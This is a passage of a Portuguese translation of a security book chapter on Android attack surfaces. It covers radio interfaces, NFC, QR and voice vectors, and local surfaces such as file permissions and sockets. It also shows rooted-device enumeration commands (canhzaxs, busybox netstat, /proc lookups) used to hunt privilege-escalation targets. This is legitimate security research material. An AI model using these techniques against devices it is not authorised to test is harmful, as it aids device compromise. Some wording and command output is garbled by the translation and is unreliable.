Essa parte dos dispositivos Android é de código fechado e não faz parte do Android Open Source Project (AOSP). Para inspecioná-los, é necessário o uso de desmontadores, descompiladores e outras ferramentas especializadas. Um bom ponto de partida é fazer a engenharia reversa do aplicativo Google Play ou do próprio GTalkService.

Jon Oberheide demonstrou dois ataques separados que utilizaram o GTalkService para comprometer dispositivos. A primeira, na SummerCon 2010, mostrou que era possível acessar o token de autenticação usado para manter a conexão persistente de back-end por meio da API com.accounts.AccountManager. Aplicativos mal-intencionados poderiam usar isso para iniciar a instalação de aplicativos sem solicitar ou revisar as permissões do aplicativo. Mais informações sobre esse ataque estão disponíveis em <https://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/>. O segundo ataque, discutido em detalhes em <https://jon.oberheide.org/blog/2011/03/07/how-i-almost-won-pwn2own-via-xss/>, mostrou que uma vulnerabilidade XSS no site do Google Play permitia que os invasores fizessem o mesmo. Dessa vez, no entanto, não foi necessário instalar um aplicativo malicioso. Em ambos os casos, Oberheide desenvolveu códigos de prova de conceito para demonstrar os ataques. As descobertas de Oberheide são de alto impacto e bastante simples. Explorar melhor essa superfície de ataque é uma área interessante para trabalhos futuros.

Adjacência física

Lembre-se da definição de trabalho de adjacência física da seção "Adjacência", no início deste capítulo. Ao contrário dos ataques físicos, que exigem o contato direto com o dispositivo-alvo, os ataques de adjacência física exigem que o invasor esteja a uma certa distância da vítima pretendida. Grande parte dessa superfície de ataque envolve vários tipos de comunicações por radiofrequência (RF). Entretanto, algumas superfícies de ataque não estão relacionadas à RF. Esta seção aborda em profundidade os canais de comunicação sem fio suportados e discute outras superfícies de ataque que podem ser alcançadas dentro de certas proximidades.

Comunicações sem fio

Qualquer dispositivo Android é compatível com várias tecnologias sem fio diferentes baseadas em rádio. Quase todos os dispositivos são compatíveis com Wi-Fi e Bluetooth. Muitos deles também suportam o Sistema de Posicionamento Global (GPS). Os dispositivos capazes de fazer chamadas telefônicas celulares suportam uma ou mais das tecnologias celulares padrão, como GSM (Global System for Mobile communications) e CDMA (Code Division Multiple Access). Os dispositivos Android mais recentes também suportam NFC (Near Field Communication). Cada uma das tecnologias sem fio suportadas tem frequências específicas associadas a elas e, portanto, só pode ser acessada dentro de certas proximidades físicas. As seções a seguir se aprofundarão em cada tecnologia e explicarão

os requisitos de acesso associados. Antes de nos aprofundarmos nesses detalhes, vamos examinar os conceitos que se aplicam a todas essas mídias.

Todas as comunicações sem fio são suscetíveis a uma ampla gama de ataques, tanto ativos quanto passivos. Os ataques ativos exigem que o invasor interfira no fluxo normal de informações e incluem interferência, spoofing e man-in-the-middle (MitM). Como as redes Wi-Fi e de celular são usadas para acessar a Internet em geral, os ataques MitM contra esses meios fornecem acesso a uma superfície de ataque extremamente rica. Ataques passivos, como sniffing, permitem que os invasores comprometam as informações que fluem por essas mídias. As informações roubadas são poderosas. Por exemplo, o comprometimento de pressionamentos de teclas, credenciais de autenticação, dados financeiros ou outros pode levar a ataques adicionais e mais impactantes.

GPS

O GPS, que geralmente é chamado de dados de localização no Android, permite que um dispositivo determine onde está no planeta. Ele funciona com base em sinais de satélites que orbitam o planeta. O chip receptor de GPS recebe esses sinais, amplifica-os e determina sua localização com base no resultado. A maioria das pessoas conhece o GPS porque ele é usado com frequência para permitir a navegação curva a curva. De fato, os dispositivos projetados especificamente para navegação são geralmente chamados de dispositivos GPS. Nos tempos modernos, o GPS se tornou uma ferramenta importante na caixa de ferramentas dos viajantes.

No entanto, ter o GPS tão amplamente disponível não é isento de controvérsias.

Embora o GPS seja um mecanismo de comunicação unidirecional, os dados de localização são expostos aos aplicativos Android por meio da estrutura do Android (API `android.location`) e do Google Play Services (API Location Services).

Independentemente da API usada, muitos aplicativos Android não respeitam a privacidade do usuário final e, em vez disso, monitoram a localização do usuário. Acredita-se que alguns dos autores desses aplicativos vendam o acesso aos dados a terceiros desconhecidos. Essa prática é realmente preocupante. Nos bastidores, o hardware e o software que implementam o GPS variam de um dispositivo para outro. Alguns dispositivos têm um chip dedicado que oferece suporte a GPS, enquanto outros têm suporte a GPS integrado ao SoC (System-on-Chip). O software que oferece suporte ao hardware varia de acordo e, em geral, é de código fechado e proprietário. Esse fato torna a enumeração e o aprofundamento da superfície de ataque exposta difícil, demorada e específica do dispositivo. Como qualquer outro mecanismo de comunicação, o software que lida com o próprio rádio representa uma superfície de ataque direta. Acompanhar os dados à medida que eles fluem

Na pilha de software, existem superfícies de ataque adicionais.

Como os sinais de GPS emanam do espaço sideral, um invasor poderia, teoricamente, estar muito longe de seu dispositivo alvo. No entanto, não há ataques conhecidos que comprometam um dispositivo Android por meio do rádio GPS. Como os dispositivos Android não usam o GPS para segurança, como autenticação, as possibilidades são limitadas. Os únicos ataques conhecidos que envolvem dados de localização são os ataques de spoofing. Esses

Os ataques podem induzir um usuário a erro ao usar a navegação curva a curva ou permitir trapaças em jogos que usam os dados de localização como parte de sua lógica.

Banda base

A única parte de um smartphone que mais o diferencia de outros dispositivos é a capacidade de se comunicar com redes móveis. No nível mais baixo, essa funcionalidade é fornecida por um modem celular. Esse componente, geralmente chamado de *processador de banda base*, pode ser um chip separado ou fazer parte do SoC. O software que é executado nesse chip é chamado de *firmware de banda base*. Ele é um dos componentes de software que compõem a pilha de telefonia do Android. Os ataques contra a banda base são atraentes devido a dois fatores: visibilidade limitada para o usuário final e acesso a dados e voz celular de entrada e saída. Dessa forma, ela representa uma superfície de ataque atraente em um smartphone.

Embora um ataque contra a banda base seja um ataque remoto, o invasor deve estar a uma certa distância da vítima. Em implantações típicas, o modem celular pode estar a vários quilômetros de distância da torre de celular. Os dispositivos móveis se conectam automaticamente e negociam com a torre com o sinal mais forte disponível. Devido a esse fato, um invasor só precisa estar perto o suficiente da vítima para parecer ter o sinal mais forte. Depois que a vítima se associa à torre do invasor, o invasor pode fazer MitM no tráfego da vítima ou enviar tráfego de ataque conforme desejar. Esse tipo de ataque é chamado de ataque de estação base desonesta e tem despertado bastante interesse nos últimos anos.

Os smartphones Android suportam várias tecnologias de comunicação móvel diferentes, como GSM, CDMA e Long Term Evolution (LTE). Cada uma delas é composta por uma coleção de protocolos usados para a comunicação entre vários componentes em uma rede celular. Para comprometer um dispositivo, os protocolos mais interessantes são aqueles que são falados pelo próprio dispositivo. Cada protocolo representa um vetor de ataque e o código subjacente que o processa representa uma superfície de ataque.

Aprofundar-se na superfície de ataque exposta pela banda base não só exige a aplicação intensa de ferramentas como o IDA Pro, mas também requer acesso a equipamentos especializados. Como o firmware da banda base é normalmente de código fechado, proprietário e específico do processador de banda base em uso, a engenharia reversa e a auditoria desse código são desafiadoras. A comunicação com a banda base só é possível usando hardware de rádio sofisticado, como o Universal Software Radio Peripheral (USRP) da Ettus Research ou o BladeRF da Nuand. No entanto, a disponibilidade de estações base pequenas e portáteis, como Femtocells e Picopops, pode facilitar essa tarefa. Quando os requisitos de hardware forem atendidos, ainda será necessário implementar os protocolos necessários para exercer a superfície de ataque. O projeto Open Source Mobile Communications (Osmocom), bem como o

vários outros projetos, fornece implementações de código aberto para alguns dos protocolos envolvidos.

No Android, a camada de interface de rádio (RIL) se comunica com a banda base e expõe a funcionalidade celular ao restante do dispositivo. Mais informações sobre a RIL são abordadas no Capítulo 11.

Bluetooth

A tecnologia sem fio Bluetooth, amplamente disponível em dispositivos Android, oferece suporte a várias funcionalidades e expõe uma rica superfície de ataque. Ela foi originalmente projetada como uma alternativa sem fio às comunicações seriais com alcance e consumo de energia relativamente baixos. Embora a maioria das comunicações Bluetooth seja limitada a cerca de 32 pés, o uso de antenas e transmissores mais potentes pode expandir o alcance para até 328 pés. Isso torna os ataques contra o Bluetooth o terceiro meio sem fio de maior alcance para atacar dispositivos Android.

A maioria dos usuários de dispositivos móveis está familiarizada com o Bluetooth devido à popularidade dos fones de ouvido Bluetooth. Muitos usuários não sabem que o Bluetooth inclui, na verdade, mais de 30 *perfis*, cada um dos quais descreve um recurso específico de um dispositivo Bluetooth. Por exemplo, a maioria dos fones de ouvido Bluetooth usa o Hands-Free Profile (HFP) e/ou o Headset Profile (HSP). Esses perfis dão ao dispositivo conectado controle sobre o alto-falante, o microfone e outros recursos do dispositivo. Outros perfis comumente usados incluem File Transfer Profile (FTP), Dial-up Networking Profile (DUN), Human Interface Device (HID) Profile e Audio/Video Remote Control Profile (AVRCP). Embora uma análise completa de todos os perfis esteja fora do escopo deste livro, recomendamos que você faça mais pesquisas para compreender totalmente a extensão da superfície exposta pelo Bluetooth.

Grande parte da funcionalidade dos vários perfis de Bluetooth requer a realização do processo de *emparelhamento*. Normalmente, o processo envolve a inserção de um código numérico em ambos os dispositivos para confirmar que eles estão de fato conversando entre si. Alguns dispositivos têm códigos codificados e, portanto, são mais fáceis de serem atacados. Depois que um emparelhamento é criado, é possível sequestrar a sessão e abusar dela. Os possíveis ataques incluem Bluejacking, Bluesnarfing e Bluebugging. Além de poderem ser emparelhados com dispositivos viva-voz, os dispositivos Android podem ser emparelhados entre si para permitir a transferência de contatos, arquivos e muito mais. A funcionalidade projetada fornecida pelo Bluetooth é extensa e fornece acesso a quase tudo o que um invasor pode querer. Muitos ataques viáveis exploram os pontos fracos do emparelhamento e da criptografia que fazem parte da especificação do Bluetooth. Dessa forma, o Bluetooth representa uma superfície de ataque bastante rica e complicada para ser explorada mais a fundo.

Nos dispositivos Android, a superfície de ataque exposta pelo Bluetooth começa no kernel. Lá, os drivers fazem interface com o hardware e implementam vários dos protocolos de baixo nível envolvidos nos diversos perfis Bluetooth, como o Logical Link

Protocolo de controle e adaptação (L2CAP) e comunicações por radiofrequência (RFCOMM). Os drivers do kernel expõem funcionalidades adicionais ao sistema operacional Android por meio de vários mecanismos de comunicação entre processos (IPC). O Android usou a pilha Bluetooth do espaço do usuário Bluez até o Android 4.2, quando o Google mudou para o Bluedroid. Em seguida, o código dentro da estrutura do Android implementa a API de alto nível exposta aos aplicativos Android. Cada componente representa uma parte da superfície geral de ataque. Mais informações sobre o subsistema Bluetooth no Android estão disponíveis em <https://source.android.com/devices/bluetooth.html>.

Wi-Fi

Quase todos os dispositivos Android suportam Wi-Fi em sua forma mais básica. À medida que novos dispositivos foram criados, eles acompanharam os padrões de Wi-Fi razoavelmente bem. No momento em que este artigo foi escrito, os padrões mais amplamente suportados eram o 802.11g e o 802.11n. Apenas alguns dispositivos são compatíveis com o 802.11ac. O Wi-Fi é usado principalmente para se conectar a LANs, que, por sua vez, fornecem acesso à Internet. Ele também pode ser usado para se conectar diretamente a outros sistemas de computador usando os recursos Ad-Hoc ou Wi-Fi Direct. O alcance máximo de uma rede Wi-Fi típica é de cerca de 120 pés, mas pode ser facilmente ampliado com o uso de repetidores ou antenas direcionais.

É importante observar que uma análise completa do Wi-Fi está além do escopo deste livro. Outros livros publicados, incluindo "Hacking Exposed Wireless", abordam o Wi-Fi com mais detalhes e são recomendados se você estiver interessado. Esta seção tenta apresentar brevemente os conceitos de segurança do Wi-Fi e explicar como eles contribuem para a superfície de ataque de um dispositivo Android.

As redes Wi-Fi podem ser configuradas sem autenticação ou usando vários mecanismos de autenticação diferentes de intensidade variável. As redes abertas, ou aquelas sem autenticação, podem ser monitoradas sem fio usando meios completamente passivos (sem conexão). As redes autenticadas usam vários algoritmos de criptografia para proteger as comunicações sem fio e, portanto, o monitoramento sem conexão (ou, pelo menos, sem ter a chave) torna-se mais difícil. Os três mecanismos de autenticação mais populares são Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA) e WPA2. O WEP é quebrado com relativa facilidade e deve ser considerado equivalente a nenhuma proteção. O WPA foi criado para solucionar esses pontos fracos e o WPA2 foi criado para fortalecer ainda mais a autenticação e a criptografia do Wi-Fi.

A pilha Wi-Fi no Android é muito parecida com a pilha Bluetooth. De fato, alguns dispositivos incluem um único chip que implementa as duas tecnologias. Assim como o Bluetooth, o código-fonte da pilha Wi-Fi é de código aberto. Ele começa com os drivers do kernel

que gerenciam o hardware (o rádio) e lidam com grande parte dos protocolos de baixo nível. No espaço do usuário, o `wpa_supplicant` implementa protocolos de autenticação e o sistema operacional Android gerencia conexões memorizadas. Assim como o Bluetooth, esses componentes são expostos a dados não confiáveis e, portanto, representam uma superfície de ataque exposta que é interessante explorar mais a fundo.

Além de se conectar a pontos de acesso (APs) Wi-Fi, a maioria dos dispositivos Android também é capaz de assumir a função de AP. Ao fazer isso, o dispositivo aumenta significativamente sua superfície de ataque. O código adicional do espaço do usuário, mais especificamente o `hostapd` e um servidor DNS, é ativado e exposto à rede. Isso aumenta a superfície de ataque remoto, especialmente se um invasor conseguir se conectar ao AP hospedado pelo dispositivo Android.

Além dos ataques genéricos de Wi-Fi, não são conhecidos ataques bem-sucedidos contra a pilha de Wi-Fi de um dispositivo Android. Os ataques genéricos viáveis incluem hotspots desonestos e ataques MitM.

NFC

A NFC é uma tecnologia de comunicação sem fio que se baseia na identificação por radiofrequência (RFID). Das tecnologias sem fio suportadas pelos dispositivos Android, a NFC tem o menor alcance, que normalmente é limitado a menos de 8 polegadas. Há três casos de uso típicos de NFC em dispositivos Android. Primeiro, as etiquetas que geralmente têm a forma de adesivos são apresentadas ao dispositivo, que lê os dados da etiqueta e os processa. Em alguns casos, esses adesivos são exibidos com destaque em locais públicos como parte de pôsteres publicitários interativos. Em segundo lugar, dois usuários tocam seus dispositivos Android juntos para *transmitir* dados, como uma foto. Por fim, a NFC é usada rotineiramente para pagamentos sem contato.

A implementação do NFC no Android é bastante simples. A Figura 5-6 mostra uma visão geral da pilha de NFC do Android. Os drivers do kernel se comunicam com o hardware de NFC. Em vez de fazer um processamento profundo dos dados de NFC recebidos, o driver passa os dados para o serviço de NFC (`com.android.nfc`) dentro da estrutura do Android. Por sua vez, o NFC Service fornece os dados da etiqueta NFC aos aplicativos Android que se registraram para receber mensagens NFC.

Os dados NFC vêm em várias formas, muitas das quais são compatíveis com o Android por padrão. Todas essas implementações compatíveis estão muito bem documentadas no Android SDK na classe `TagTechnology`. Mais informações sobre NFC no Android estão disponíveis em <http://developer.android.com/guide/topics/connectivity/nfc/index.html>.




Figura 5-6: NFC no Android

O formato de mensagem mais popular é o NFC Data Exchange Format (NDEF). As mensagens NDEF podem conter qualquer dado, mas normalmente são usadas para transmitir texto, números de telefone, informações de contato, URLs e imagens. A análise desses tipos de mensagens geralmente resulta na execução de ações como o emparelhamento de dispositivos Bluetooth, a inicialização do navegador da Web, do discador, do YouTube ou dos aplicativos do Google Maps, entre outros. Em alguns casos, essas operações são realizadas sem nenhuma interação com o usuário, o que é especialmente atraente para um invasor. Ao transmitir arquivos, alguns dispositivos iniciam o visualizador padrão para o arquivo recebido com base em seu tipo de arquivo. Cada uma dessas operações é um excelente exemplo de uma superfície de ataque adicional que se encontra abaixo da NFC.

Vários ataques bem-sucedidos aproveitaram o NFC para comprometer dispositivos Android. Conforme demonstrado por Charlie Miller, o NFC pode ser usado para configurar automaticamente conexões usando outras tecnologias sem fio, como Bluetooth e Wi-Fi Direct. Por esse motivo, ele pode ser usado para permitir o acesso a uma superfície de ataque que, de outra forma, não estaria disponível. Georg Wicherski e Joshua J. Drake demonstraram um ataque bem-sucedido ao navegador que foi lançado via NFC na BlackHat USA em 2012. Além disso, como mencionado anteriormente, pesquisadores do MWR Labs utilizaram

NFC para explorar uma vulnerabilidade de análise de formato de arquivo no pacote de documentos Polaris Office no Mobile Pwn2Own 2012. Esses ataques demonstram que a superfície de ataque exposta pelo suporte a NFC no Android pode definitivamente levar a comprometimentos bem-sucedidos do dispositivo.

Outras tecnologias

Além das comunicações sem fio, algumas outras tecnologias contribuem para a superfície geral de ataque dos dispositivos Android. Mais especificamente, os códigos de resposta rápida (QR) e os comandos de voz podem, teoricamente, levar a um comprometimento. Isso é especialmente verdadeiro no caso do Google Glass, que é baseado no Android, e de dispositivos Android mais recentes, como o Moto X e o Nexus 5. As primeiras versões do Google Glass processavam códigos QR sempre que uma foto era tirada. A Lookout Mobile Security descobriu que um código QR colocado clandestinamente poderia fazer com que o Google Glass entrasse em uma rede Wi-Fi maliciosa. A partir daí, o dispositivo poderia ser atacado ainda mais. Além disso, o Google Glass faz uso extensivo de comandos de voz. Um invasor sentado ao lado de um usuário do Google Glass pode falar comandos para o dispositivo e fazer com que ele visite um site malicioso que comprometa o dispositivo. Embora seja difícil atacar a implementação subjacente dessas tecnologias, a funcionalidade fornecida dá margem a abusos e, portanto, a um possível comprometimento do dispositivo.

Superfícies de ataque locais

Quando um invasor consegue executar um código arbitrário em um dispositivo, a próxima etapa lógica é aumentar os privilégios. O objetivo final é obter a execução de código privilegiado no espaço do kernel ou sob o usuário raiz ou do sistema. No entanto, obter até mesmo uma pequena quantidade de privilégios, como um grupo suplementar, geralmente expõe superfícies de ataque mais restritas. Em geral, essas superfícies de ataque são as mais óbvias a serem examinadas quando se tenta desenvolver novos métodos de enraizamento. Conforme mencionado no Capítulo 2, o uso extensivo da separação de privilégios significa que vários escalonamentos menores podem precisar ser combinados para atingir o objetivo final.

Esta seção examina mais de perto as várias superfícies expostas ao código que já está sendo executado em um dispositivo, seja ele um aplicativo Android, um shell via ADB ou outro. Os privilégios necessários para acessar essas superfícies de ataque variam dependendo de como os vários endpoints estão protegidos. Em um esforço para aliviar a dor associada à extensa separação de privilégios usada no Android, esta seção apresenta ferramentas que podem ser usadas para examinar os privilégios do sistema operacional e enumerar os pontos de extremidade expostos.

Explorando o sistema de arquivos

A linhagem Unix do Android significa que muitas superfícies de ataque diferentes são expostas por meio de entradas no sistema de arquivos. Essas entradas incluem pontos de extremidade no espaço do kernel e no espaço do usuário. No lado do kernel, os nós do driver de dispositivo e os sistemas de arquivos virtuais especiais fornecem acesso para interagir diretamente com o código do driver no espaço do kernel. Muitos componentes do espaço do usuário, como serviços privilegiados, expõem a funcionalidade IPC por meio de soquetes na família `PF_UNIX`. Além disso, entradas normais de arquivos e diretórios com permissões insuficientemente restritas dão margem a várias classes de ataque.

Com uma simples inspeção das entradas no sistema de arquivos, é possível encontrar esses pontos de extremidade, exercitar a superfície de ataque abaixo deles e, possivelmente, aumentar seus privilégios. Cada entrada do sistema de arquivos tem várias propriedades diferentes. Em primeiro lugar, cada entrada tem um usuário e um grupo que se diz ser o seu proprietário. Em seguida, o mais importante são as permissões da entrada. Essas permissões especificam se a entrada pode ser lida, gravada ou executada somente pelo usuário ou grupo proprietário ou por qualquer usuário do sistema. Além disso, várias permissões especiais controlam comportamentos dependentes de tipo. Por exemplo, um executável que é definido como `set-user-id` ou `set-group-id` é executado com privilégios elevados. Por fim, cada entrada tem um tipo que informa ao sistema como lidar com as manipulações do ponto de extremidade. Os tipos incluem arquivos regulares, diretórios, dispositivos de caracteres, dispositivos de bloco, nós First-In-First-Out (FIFOs), links simbólicos e soquetes. É importante considerar todas essas propriedades ao determinar exatamente quais superfícies de ataque podem ser alcançadas com um determinado nível de acesso. Você pode enumerar facilmente as entradas do sistema de arquivos usando os comandos `opendir` e `stat sys-chamadas temporárias`. No entanto, alguns diretórios não permitem que usuários com menos privilégios listem seu conteúdo (aqueles que não têm o bit de leitura). Dessa forma, você deve enumerar o sistema de arquivos com privilégios de root. Para facilitar a determinação das entradas do sistema de arquivos que podem ser interessantes, Joshua J. Drake desenvolveu uma ferramenta chamada `canhzaxs`. O trecho a seguir mostra essa ferramenta em ação em um Nexus 4 com Android 4.4.

```
root@mako:/data/local/tmp # ./canhzaxs -u shell -g \
1003,1004,1007,1009,1011,1015,1028,3001,3002,3003,3006 /dev /data
[*] uid=2000(shell),
groups=2000(shell),1003(graphics),1004(input),1007(log),1009(mount),1011(adb),
1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003/inet),
3006(net_bw_stats)
[Encontramos 0 entradas que são executáveis com set-
uid [*] Encontramos 1 entrada que é executável com
set-gid
diretório 2750 shell do sistema /data/misc/adb
[*] Encontrou 62 entradas que podem ser gravadas
[...]
file 0666 system system /dev/cpuctl/apps/tasks
[...]
chardev 0666 system system /dev/genlock
```

```
[...]
soquete 0666 sistema raiz /dev/socket/pb
[...]

diretório 0771 shell shell /data/local/tmp
[...]
```

As opções `-u` e `-g` passadas para o canhzaxs correspondem ao usuário e aos grupos que devem ser considerados ao determinar se a entrada é legível, gravável ou executável. Após essas opções, você pode especificar qualquer número de diretórios a serem inspecionados. Para cada um desses diretórios, o canhzaxs examina recursivamente as entradas em todos os diretórios dentro deles. Depois que tudo é inspecionado, as entradas acessíveis são mostradas em ordem de prioridade por impacto potencial. Para cada entrada, o canhzaxs mostra o tipo, as permissões, o usuário, o grupo e o caminho. Isso simplifica o processo de enumerar as superfícies de ataque expostas por meio do sistema de arquivos.

A localização do código por trás de cada ponto final depende do tipo de entrada. Para os drivers do kernel, o melhor método é pesquisar no código-fonte do kernel o nome da entrada específica, conforme discutido mais detalhadamente no Capítulo 10. É difícil descobrir exatamente qual código opera em qualquer arquivo ou diretório regular específico. Entretanto, a inspeção do `init.rc` e dos comandos relacionados levou à descoberta de vulnerabilidades de escalonamento de privilégios no passado. Determinar o código por trás de um ponto de extremidade de soquete pode ser complicado e é discutido mais detalhadamente na seção "Localizando o código por trás de um soquete", mais adiante neste capítulo. Quando você encontra o código, pode determinar a funcionalidade fornecida pelo endpoint. As superfícies de ataque mais profundas sob esses pontos de extremidade apresentam uma oportunidade de descobrir problemas de escalonamento de privilégios anteriormente desconhecidos.

Localização de outras superfícies de ataque locais

Nem todas as superfícies de ataque local são expostas por meio de entradas no sistema de arquivos. Outras superfícies de ataque expostas pelo kernel do Linux incluem chamadas de sistema, implementações de soquete e muito mais. Muitos serviços e aplicativos no Android expõem superfícies de ataque localmente por meio de diferentes tipos de IPC, incluindo soquetes e memória compartilhada.

Chamadas de sistema

O kernel do Linux tem uma superfície de ataque rica que é exposta aos invasores locais. Além das coisas representadas por uma entrada no sistema de arquivos, o kernel do Linux também processa dados potencialmente maliciosos quando executa chamadas do sistema. Dessa forma, as funções do manipulador de chamadas do sistema dentro do kernel representam uma superfície de ataque interessante. É fácil encontrar essas funções pesquisando a string `SYSCALL_DEFINE` no código-fonte do kernel.

Soquetes

O software executado no Android usa vários tipos de soquetes para obter IPC. Para entender toda a extensão da superfície de ataque exposta por vários tipos de soquetes, você deve primeiro entender como os soquetes são criados. Os soquetes são criados usando a chamada de sistema de soquete. Embora existam várias abstrações para criar e gerenciar soquetes em todo o Android, todas elas acabam usando a chamada do sistema de soquete. O seguinte trecho da página de manual do Linux mostra o protótipo da função dessa chamada de sistema:

```
int socket(int domain, int type, int protocol);
```

O importante é entender que a criação de um soquete requer a especificação de um domínio, tipo e protocolo. O parâmetro de domínio é o mais importante, pois seu valor determina como o parâmetro de protocolo é interpretado. Informações mais detalhadas sobre esses parâmetros, incluindo os valores suportados para cada um, podem ser encontradas na página de manual do Linux para a função de soquete. Além disso, é possível determinar quais protocolos são suportados por um dispositivo Android inspecionando a entrada do sistema de arquivos /proc/net/protocols:

```
shell@ghost:/data/local/tmp $ ./busybox wc -l /proc/net/protocols
24 /proc/net/protocols
```

Cada uma das entradas desse arquivo representa uma superfície de ataque interessante a ser explorada. O código-fonte que implementa cada protocolo pode ser encontrado no código-fonte do kernel do Linux, no subdiretório net.

Domínios de soquete comuns

A maioria dos dispositivos Android faz uso extensivo de soquetes nos domínios PF_UNIX, PF_INET e PF_NETLINK. Os soquetes no domínio PF_INET são divididos em soquetes que usam os tipos SOCK_STREAM e SOCK_DGRAM, que usam os protocolos TCP e UDP. Informações detalhadas sobre o status das instâncias de cada tipo de soquete podem ser obtidas por meio de entradas no diretório /proc/net, conforme mostrado na Tabela 5-2.

Tabela 5-2: Arquivos de status para domínios de soquete comuns

ARQUIVO DE	STATUS DO DOMÍNIO DO SOQUETE
PF_UNIX	/proc/net/unix
PF_INET (SOCK_STREAM)	/proc/net/tcp
PF_INET (SOCK_DGRAM)	/proc/net/udp
PF_NETLINK	/proc/net/netlink

O primeiro domínio de soquete, e o mais comumente usado, é o domínio PF_UNIX. Muitos serviços expõem a funcionalidade IPC por meio de soquetes nesse domínio, que

expõem pontos de extremidade no sistema de arquivos que podem ser protegidos com o uso de usuários, grupos e permissões tradicionais. Como existe uma entrada no sistema de arquivos, os soquetes desse tipo aparecerão quando forem usados os métodos discutidos na seção "Explorando o sistema de arquivos", anteriormente neste capítulo.

Além dos soquetes tradicionais do domínio `PF_UNIX`, o Android implementa um tipo especial de soquete chamado *Abstract Namespace Socket*. Vários serviços do sistema principal usam soquetes nesse domínio para expor a funcionalidade IPC. Esses soquetes são semelhantes aos soquetes `PF_UNIX`, mas não contêm uma entrada no sistema de arquivos. Em vez disso, eles são identificados apenas por uma cadeia de caracteres e geralmente são escritos no formato `@socketName`. Por exemplo, o programa `/system/bin/debuggerd` cria um soquete abstrato chamado `@android:debuggerd`. Esses tipos de soquetes são criados especificando um byte `NUL` como o primeiro caractere ao criar um soquete `PF_UNIX`. Os caracteres seguintes especificam o nome do soquete. Como esses tipos de soquetes não têm uma entrada no sistema de arquivos, eles não podem ser protegidos da mesma forma que os soquetes `PF_UNIX` tradicionais. Esse fato faz com que os pontos de extremidade de soquete abstrato sejam um alvo interessante a ser explorado.

Qualquer aplicativo que queira se comunicar com hosts na Internet usa soquetes `PF_INET`. Em raras ocasiões, os serviços e aplicativos usam soquetes `PF_INET` para facilitar o IPC. Conforme mostrado anteriormente, esse domínio de soquete inclui comunicações que usam os protocolos TCP e UDP. Para criar esse tipo de soquete, um processo deve ter acesso à `inet` Android ID (AID). Isso se deve ao recurso Paranoid Networking do Android que foi discutido pela primeira vez no Capítulo 2. Esses tipos de soquetes são especialmente interessantes quando usados para IPC ou para implementar um serviço exposto à rede. O último tipo comum de soquete no Android é o soquete `PF_NETLINK`. Esses tipos de soquetes são normalmente usados para a comunicação entre o espaço do kernel e o espaço do usuário. Os processos do espaço do usuário, como `/system/bin/vold`, ouvem os eventos provenientes do kernel e os processam. Conforme discutido anteriormente no Capítulo 3, a exploração do GingerBreak se baseou em uma vulnerabilidade no tratamento de uma mensagem `NETLINK` criada de forma maliciosa pelo `vold`.

As superfícies de ataque relacionadas aos soquetes `PF_NETLINK` são interessantes porque existem tanto no espaço do kernel quanto no espaço privilegiado processos no espaço do usuário.

Localizando o código por trás de um soquete

Em sistemas Linux comuns, você pode associar processos a soquetes usando o comando `lsof` ou o comando `netstat` com a opção `-p`. Infelizmente, isso não funciona imediatamente em dispositivos Android. Dito isso, o uso de um binário do BusyBox devidamente construído em um dispositivo com root é capaz de realizar essa tarefa:

```
root@mako:/data/local/tmp # ./busybox netstat -anp | grep /dev/socket/pb unix
]                                     184/mpdecision
/dev/socket/pb
```

Usando o comando único anterior, você pode descobrir que `/dev/ socket/pb`

está sendo usado pelo processo ID 184 chamado mpdecision.

Caso não haja um BusyBox devidamente construído disponível, você pode realizar a mesma tarefa usando um processo simples de três etapas. Primeiro, você usa as entradas específicas no sistema de arquivos `proc` para revelar o processo que possui o soquete:

```
root@mako:/data/local/tmp # ./busybox head -1 /proc/net/unix Num
                           RefCount Protocol Flags      Type St Inode Path
root@mako:/data/local/tmp# grep /dev/socket/pb /proc/net/unix
00000000: 00000002 00000000 00000000 0002 01 5361 /dev/socket/pb
```

Neste exemplo, você pode ver a entrada `/dev/socket/pb` dentro da seção especial arquivo `/proc/net/unix`. O número que aparece imediatamente antes do caminho é o número do inode da entrada do sistema de arquivos. Usando o inode, você pode ver qual processo tem um descritor de arquivo aberto para esse soquete:

```
root@mako:/data/local/tmp # ./busybox ls -l /proc/[0-9]*/fd/* | grep 5361 [...]
lrwx-----1 rootroot64 Jan 2 22:03 /proc/184/fd/7 -> socket:[5361]
```

Às vezes, esse comando mostra que mais de um processo está usando o soquete. Felizmente, nesses casos, geralmente é óbvio qual processo é o servidor. Com o ID do processo em mãos, é simples encontrar mais informações sobre o processo:

```
root@mako:/data/local/tmp # ps 184
USUÁRIO        PID PPID VSIZE RSS      WCHAN      PC          NOME
raiz         184     1    7208 492ffffffffff b6ea0908 S /system/bin/mpdecision
```

Independentemente de você usar o método BusyBox ou o método de três etapas, agora você sabe por onde começar a procurar.

